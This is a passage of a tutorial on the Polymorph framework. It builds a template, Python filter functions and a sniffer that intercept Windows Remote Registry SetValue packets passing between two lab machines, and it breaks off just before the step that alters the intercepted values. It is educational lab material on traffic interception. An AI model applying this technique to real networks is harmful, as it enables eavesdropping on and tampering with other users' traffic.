No.   Time       Source          Destination     Protocol Length Info
  369 11.827589  192.168.29.136  192.168.29.135  WINREG   262 EnumKey request
  371 11.829518  192.168.29.136  192.168.29.135  WINREG   222 CloseKey request
  375 13.941000  192.168.29.136  192.168.29.135  WINREG   222 GetVersion request
  377 13.942224  192.168.29.136  192.168.29.135  WINREG   366 OpenKey request, S-1-5-21-3349619193-3539
  379 13.943232  192.168.29.136  192.168.29.135  WINREG   222 GetVersion request
  381 13.943991  192.168.29.136  192.168.29.135  WINREG   274 EnumValue request
  383 13.944777  192.168.29.136  192.168.29.135  WINREG   286 QueryValue request
  385 13.945561  192.168.29.136  192.168.29.135  WINREG   222 GetVersion request
  387 13.946239  192.168.29.136  192.168.29.135  WINREG   274 EnumValue request
  391 15.493503  192.168.29.136  192.168.29.135  WINREG   274 QueryValue request
  393 15.495101  192.168.29.136  192.168.29.135  WINREG   286 QueryValue request
  397 19.403508  192.168.29.136  192.168.29.135  WINREG   302 SetValue request,

▸ Frame 397: 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits)
▸ Ethernet II, Src: Vmware_28:c7:45 (00:0c:29:28:c7:45), Dst: Vmware_99:09:fa (00:0c:29:99:09:fa)
▸ Internet Protocol Version 4, Src: 192.168.29.136, Dst: 192.168.29.135
▸ Transmission Control Protocol, Src Port: 49185, Dst Port: 445, Seq: 35176, Ack: 30657, Len: 248
▸ NetBIOS Session Service
▸ SMB2 (Server Message Block Protocol version 2)

0000  00 0c 29 99 09 fa 00 0c  29 28 c7 45 08 00 45 00   ..)..... )(.E..E.
0010  01 20 0c 26 40 00 80 06  31 52 c0 a8 1d 88 c0 a8   . .&@... 1R......

Packets: 400 · Displayed: 130 (32.5%) · Load time: 0:0.19   Profile: Default
```

Figure 15: Openning Wireshark


in the framework is equal to the number of wireshark - 1). Once inside the template interface, we use the *show* command to display its contents on the screen. Figure 16 shows the contents.

At this point we can observe how the packets of this protocol are complex and implement several protocols that Polymorph has been able to dissect. However, if we look closely, we can see how in the RAW.WINREG layer there is no value field in which the message sent by a legitimate user to the other legitimate user appears. If we use the *dump* command as shown in figure 17, we can see in what position within the packet bytes this message is found.

If we go back to the capture in Wirehsark, we can see how the package, in the *Winreg* layer, does not have a specific field where the value that is sent in the message is specified, the tshark dissectors do not generate it, and that's why it does not appear in Polymorph. Since this value will be modified in this use case, we will create a new field in the RAW.WINREG layer with the value of the user. Figure 18 shows the process.


In the figure we can see how a new field is added. First, we must be in the context (interface) of the layer where we want to add the new field. Once there we execute the command shown in figure 18 and we will request the start and end bytes of the field, and the type of the field, we can check these values in the *dump* that is shown, or in the capture that we had open in Wireshark. After performing this process, if we use the command *show* in the context of the layer, we can observe the new field created with the value of the user. Figure 19 shows the result of the command.

After adding the new field, what we are going to do is build a *Struct*, in such a way that the field is recalculated dynamically when we are capturing depending on other fields of the layer. When we add a *Struct* it is necessary to take into account that the field that is used to recalculate the length must be before the actual field that is being recalculated. If we look at Wireshark, we can see that there is a length field just before the message begins. Polymorph




```
int max_ioctl_out_size= 262144 (1024)
str ioctl_flags       = □(0x00000001)
int ioctl_is_fsctl    = 16777216 (1)
hex ioctl_in          = 05000003100000007c0000007e000000640000000000001600000000000508b90e556017c4ca0c908ef225a1c1f020002000000020001
000000000000000100000000000000010000002a000000540068006900730020006900730020006100200074006500730074002000760061006c007500650000000
00002a000000 (In Data)
str olb_offset        =  (0x00000078)
int olb_length        = 0 (124)

---[ RAW.DCERPC ]---
int ver               = 5 (5)
int ver_minor         = 0 (0)
int pkt_type          = 0 (0)
str cn_flags          = □(0x00000003)
int cn_flags_object   = 3 (0)
int cn_flags_maybe    = 3 (0)
int cn_flags_dne      = 3 (0)
int cn_flags_mpx      = 3 (0)
int cn_flags_reserved = 3 (0)
int cn_flags_cancel_pending= 3 (0)
int cn_flags_last_frag= 3 (1)
int cn_flags_first_frag= 3 (1)
str drep              = □(10:00:00:00)
int drep_byteorder    = 16 (1)
int drep_character    = 16 (0)
int drep_fp           = 0 (0)
int cn_frag_len       = 31744 (124)
int cn_auth_len       = 0 (0)
int cn_call_id        = 2113929216 (126)
int cn_alloc_hint     = 1677721600 (100)
int cn_ctx_id         = 0 (0)
int opnum             = 5632 (22)
hex payload_stub_data = 00000000508b90e556017c4ca0c908ef225a1c1f0200020000000200010000000000000001000000000000000010000002a00000054
0068006900730020006900730020006100200074006500730074002000760061006c00750065000000000002a000000 (Payload stub data (100 bytes))

---[ RAW.WINREG ]---
hex handle            = 00000000508b90e556017c4ca0c908ef225a1c1f (00:00:00:00:50:8b:90:e5:56:01:7c:4c:a0:c9:08:ef:22:5a:1c:1f)
int winreg_string_name_len= 512 (2)
int winreg_string_name_size= 512 (2)
str referent_id       = □(0x00020000)
int array_max_count   = 16777216 (1)
int array_offset      = 0 (0)
int array_actual_count= 16777216 (1)
int winreg_setvalue_name= 0 (0)
str winreg_setvalue_type= □(Type)
int winreg_setvalue_data= 84 (84)
int winreg_setvalue_size= 704643072 (42)

PH:cap/t396 > 
```

Figure 16: SetValue Template




```
PH:cap/t878 > dump
00000000: 08 00 27 16 84 73 08 00  27 C7 7F FE 08 00 45 00  ..'..s..'.....E.
00000010: 01 08 17 06 40 00 80 06  5F 34 C0 A8 01 32 C0 A8  ....@..._4...2..
00000020: 01 33 C0 0B 01 BD 6D BC  F4 AB 59 7B F5 F9 50 18  .3....m...Y{..P.
00000030: 00 FD 94 CC 00 00 00 00  00 DC FE 53 4D 42 40 00  ..........SMB@.
00000040: 01 00 00 00 00 00 0B 00  01 00 00 00 00 00 00 00  ................
00000050: 00 00 C0 00 00 00 00 00  00 00 FF FE 00 00 01 00  ................
00000060: 00 00 15 00 00 00 00 04  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 39 00 00 00 17 C0  ..........9.....
00000080: 11 00 6D 00 00 00 00 00  00 00 19 00 00 00 FF FF  ..m.............
00000090: FF FF 78 00 00 00 64 00  00 00 00 00 00 00 78 00  ..x...d.......x.
000000A0: 00 00 00 00 00 00 00 04  00 00 01 00 00 00 00 00  ................
000000B0: 00 00 05 00 00 03 10 00  00 00 64 00 00 00 84 00  ..........d.....
000000C0: 00 00 4C 00 00 00 00 00  16 00 00 00 00 00 B5 CE  ..L.............
000000D0: F9 5A D8 6B 58 4B B9 C0  FF 6D 24 6C A1 06 02 00  .Z.kXK...m$l....
000000E0: 02 00 00 00 02 00 01 00  00 00 00 00 00 00 01 00  ................
000000F0: 00 00 00 00 00 00 01 00  00 00 14 00 00 00 6E 00  ..............n.
00000100: 65 00 77 00 20 00 76 00  61 00 6C 00 75 00 65 00  e.w. .v.a.l.u.e.
00000110: 00 00 14 00 00 00                                ......
```

Figure 17: Dump of the Template bytes



```
PH:cap/t878 > layer raw.winreg
PH:cap/t878/RAW.WINREG > field -a value
00000000: 08 00 27 16 84 73 08 00  27 C7 7F FE 08 00 45 00  ..'..s..'.....E.
00000010: 01 08 17 06 40 00 80 06  5F 34 C0 A8 01 32 C0 A8  ....@..._4...2..
00000020: 01 33 C0 0B 01 BD 6D BC  F4 AB 59 7B F5 F9 50 18  .3....m...Y{..P.
00000030: 00 FD 94 CC 00 00 00 00  00 DC FE 53 4D 42 40 00  ...........SMB@.
00000040: 01 00 00 00 00 00 0B 00  01 00 00 00 00 00 00 00  ................
00000050: 00 00 C0 00 00 00 00 00  00 00 FF FE 00 00 01 00  ................
00000060: 00 00 15 00 00 00 00 04  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 39 00 00 00 17 C0  ..........9.....
00000080: 11 00 6D 00 00 00 00 00  00 00 19 00 00 00 FF FF  ..m.............
00000090: FF FF 78 00 00 00 64 00  00 00 00 00 00 00 78 00  ..x...d.......x.
000000A0: 00 00 00 00 00 00 00 04  00 00 01 00 00 00 00 00  ................
000000B0: 00 00 05 00 00 03 10 00  00 00 64 00 00 00 84 00  ..........d.....
000000C0: 00 00 4C 00 00 00 00 00  16 00 00 00 00 00 B5 CE  ..L.............
000000D0: F9 5A D8 6B 58 4B B9 C0  FF 6D 24 6C A1 06 02 00  .Z.kXK...m$l....
000000E0: 02 00 00 00 02 00 01 00  00 00 00 00 00 00 01 00  ................
000000F0: 00 00 00 00 00 00 01 00  00 00 14 00 00 00 6E 00  ..............n.
00000100: 65 00 77 00 20 00 76 00  61 00 6C 00 75 00 65 00  e.w. .v.a.l.u.e.
00000110: 00 00 14 00 00 00                                ......

Start byte of the custom field: 254
End byte of the custom field: 274
Field type [int/str/bytes/hex]: str
[+] Field value added to the layer

PH:cap/t878/RAW.WINREG > 
```

Figure 18: Add Value field




```
PH:cap/t878/RAW.WINREG > s

---[ RAW.WINREG ]---
hex handle               = 00000000b5cef95ad86b584bb9c0ff6d246ca106 (00:0
int nt_open_frame        = 241664937907432417186042883599101632774 (842)
int winreg_string_name_len= 512 (2)
int winreg_string_name_size= 512 (2)
str referent_id          = (0x00020000)
int array_max_count      = 16777216 (1)
int array_offset         = 0 (0)
int array_actual_count= 16777216 (1)
int winreg_setvalue_name= 0 (0)
str winreg_setvalue_type= (Type)
int winreg_setvalue_data= 110 (110)
int winreg_setvalue_size= 335544320 (20)
str value                = new value ()

PH:cap/t878/RAW.WINREG > 
```

Figure 19: Show Value field

has not dissected this field correctly, so let's create it. In figure 20 its creation is shown.

If we access the interface of the new field created and show its value with the command *show*, we can see how the value that appears does not match the one shown by Wireshark or the dissectors, this is because polymorph interprets



```
PH:cap/t878/RAW.WINREG > field -a value_size
00000000: 08 00 27 16 84 73 08 00  27 C7 7F FE 08 00 45 00  ..'..s..'.....E.
00000010: 01 08 17 06 40 00 80 06  5F 34 C0 A8 01 32 C0 A8  ....@..._4...2..
00000020: 01 33 C0 0B 01 BD 6D BC  F4 AB 59 7B F5 F9 50 18  .3....m...Y{..P.
00000030: 00 FD 94 CC 00 00 00 00  00 DC FE 53 4D 42 40 00  ...........SMB@.
00000040: 01 00 00 00 00 00 0B 00  01 00 00 00 00 00 00 00  ................
00000050: 00 00 C0 00 00 00 00 00  00 00 FF FE 00 00 01 00  ................
00000060: 00 00 15 00 00 00 00 04  00 00 00 00 00 00 00 00  ................
00000070: 00 00 00 00 00 00 00 00  00 00 39 00 00 00 17 C0  ..........9.....
00000080: 11 00 6D 00 00 00 00 00  00 00 19 00 00 00 FF FF  ..m.............
00000090: FF FF 78 00 00 00 64 00  00 00 00 00 00 00 78 00  ..x...d.......x.
000000A0: 00 00 00 00 00 00 00 04  00 00 01 00 00 00 00 00  ................
000000B0: 00 00 05 00 00 03 10 00  00 00 64 00 00 00 84 00  ..........d.....
000000C0: 00 00 4C 00 00 00 00 00  16 00 00 00 00 00 B5 CE  ..L.............
000000D0: F9 5A D8 6B 58 4B B9 C0  FF 6D 24 6C A1 06 02 00  .Z.kXK...m$l....
000000E0: 02 00 00 00 02 00 01 00  00 00 00 00 00 00 01 00  ................
000000F0: 00 00 00 00 00 00 01 00  00 00 14 00 00 00 6E 00  ..............n.
00000100: 65 00 77 00 20 00 76 00  61 00 6C 00 75 00 65 00  e.w. .v.a.l.u.e.
00000110: 00 00 14 00 00 00                                ......

Start byte of the custom field: 250
End byte of the custom field: 254
Field type [int/str/bytes/hex]: int
[+] Field value_size added to the layer
```

Figure 20: Add Size field

by default all *int* values as *big endian*, and in this case the Windows Remote Registry protocol introduces them in the package as *little endian*, to modify the field type, the only thing that we have to do is use the sentence shown in figure 21.

Once we have found and interpreted the control field that determines the length of the *value* field that we have previously added, we are going to add the *Struct* to recalculate this field dynamically. Figure 22 shows the script.

In addition to creating the *Struct*, we can use the *-t* option to verify that it is correctly formed. The result should be the user's field value.


To finish, and before starting to write the conditional functions, we are going to convert another field to *little endian*, the *opnum* field of the RAW.DCERPC layer. This field will be used to write the precondition that filters the *setValue* protocol packages. Figure 23 shows the script.

Before starting with the next section, we will save the template in case any problem occurs that causes an unexpected shutdown of the application. Figure 24 shows the necessary commands.

15.4 Adding conditional functions


Once we have the template fields that interest us correctly interpreted and we have also saved it in disk in case an unexpected event happens, we will start with the conditional functions that will process the packets in the air.

We are going to start by adding a simple precondition that filters all the



```
PH:cap/t878/RAW.WINREG > field value_size
PH:cap/t878/RAW.WINREG/value_size > s

---[ value_size ]---
value                    = 335544320 ()
bytes                    = b'\x14\x00\x00\x00'
hex                      = 14000000
size                     = 4
slice                    = [250, 254]
custom                   = True
type                     = int

PH:cap/t878/RAW.WINREG/value_size > type -a int -o little
[+] New type added

PH:cap/t878/RAW.WINREG/value_size > s

---[ value_size ]---
value                    = 20 ()
bytes                    = b'\x14\x00\x00\x00'
hex                      = 14000000
size                     = 4
slice                    = [250, 254]
custom                   = True
type                     = int

PH:cap/t878/RAW.WINREG/value_size > 
```

Figure 21: Change the order of the field




```
PH:cap/t697/RAW.WINREG > recalculate -f value -sb 254 -e this.value_size
[+] Struct added to field value

PH:cap/t697/RAW.WINREG > recalculate -t value
b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00'
```

Figure 22: Recalculate Value field

intercepted packets and stays with the *setValue* packets, for that we are going to use the *opnum* field of the RAW.DCERPC layer as filter. The precondition is shown below.


```
def winreg_setvalue(packet):
    try:
        if packet["RAW.DCERPC"]["opnum"] == 22:
            return packet
    except:
        return None
```

We are going to also add an execution that takes out the value of the *value* field from the RAW.WINREG layer on the screen, in this way we would have



```
PH:cap/t878/RAW.WINREG > b
PH:cap/t878 > l RAW.DCERPC
PH:cap/t878/RAW.DCERPC > f opnum
PH:cap/t878/RAW.DCERPC/opnum > s

---[ opnum ]---
value                    = 5632 (22)
bytes                    = b'\x16\x00'
hex                      = 1600
size                     = 2
slice                    = [200, 202]
custom                   = True
type                     = int

PH:cap/t878/RAW.DCERPC/opnum > type -a int -o little
[+] New type added

PH:cap/t878/RAW.DCERPC/opnum > s

---[ opnum ]---
value                    = 22 (22)
bytes                    = b'\x16\x00'
hex                      = 1600
size                     = 2
slice                    = [200, 202]
custom                   = True
type                     = int

PH:cap/t878/RAW.DCERPC/opnum >
```

Figure 23: Change opnum order



```
PH:cap/t1176 > save -p "/root/Desktop/winreg_template.json"
[+] Template saved to disk
```


Figure 24: Save option

built a small *sniffer* of the WINREG protocol. The execution is shown below.

```
def print_value(packet):
    print(packet['RAW.WINREG']['value'])
    return packet
```

Finally, we use the command *intercept* to start intercepting packages and execute the conditional functions that we have added on them. Figure 25 shows the execution of all the previous commands and the result of sending a few *setValue* packets from one legitimate machine to the other.


As you can see, at this point we would be intercepting all *setValue* packets of the legitimate user and printing them on the screen. To end the case study, we will add the execution and postcondition necessary to modify the value introduced by the legitimate user.



```
PH:cap/t1176 > precs -a winreg_setvalue -e emacs
Keep file on disk (/usr/local/lib/python3.6/dist-packages/polymorph/conditions/preconditions)? [y/N] y
[+] Condition winreg_setvalue added

PH:cap/t1176 > execs -a print_value -e emacs
Keep file on disk (/usr/local/lib/python3.6/dist-packages/polymorph/conditions/executions)? [y/N] y
[+] Condition print_value added

PH:cap/t1176 > i
[*] Waiting for packets...

(Press Ctrl-C to exit)

new value
new value with different size
tiny value
is sniffing?
```

Figure 25: Adding funcs and intercepting

Let's start by seeing the format in *bytes* that the *value* field has in the packet. To do this, we return to the Polymorph interface, access the field and transform it into type *bytes*. In figure 26 you can see the process.



```
PH:cap/t1176 > l raw.winreg
PH:cap/t1176/RAW.WINREG > f value
PH:cap/t1176/RAW.WINREG/value > type -a bytes
[+] New type added

PH:cap/t1176/RAW.WINREG/value > s

---[ value ]---
value                  = bytearray(b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00') ()
bytes                  = b'n\x00e\x00w\x00 \x00v\x00a\x00l\x00u\x00e\x00\x00\x00'
hex                    = 6e0065007700200076006100c00750065000000
size                   = 20
slice                  = [254, 274]
custom                 = True
type                   = bytes

PH:cap/t1176/RAW.WINREG/value > 
```

Figure 26: Value in bytes

As can be seen, the value has null bytes interspersed, we will leave it in type *bytes*, which implies that in the execution that we develop the value that we assign to the field must be type *bytes*. The execution that we are going to use is the following.

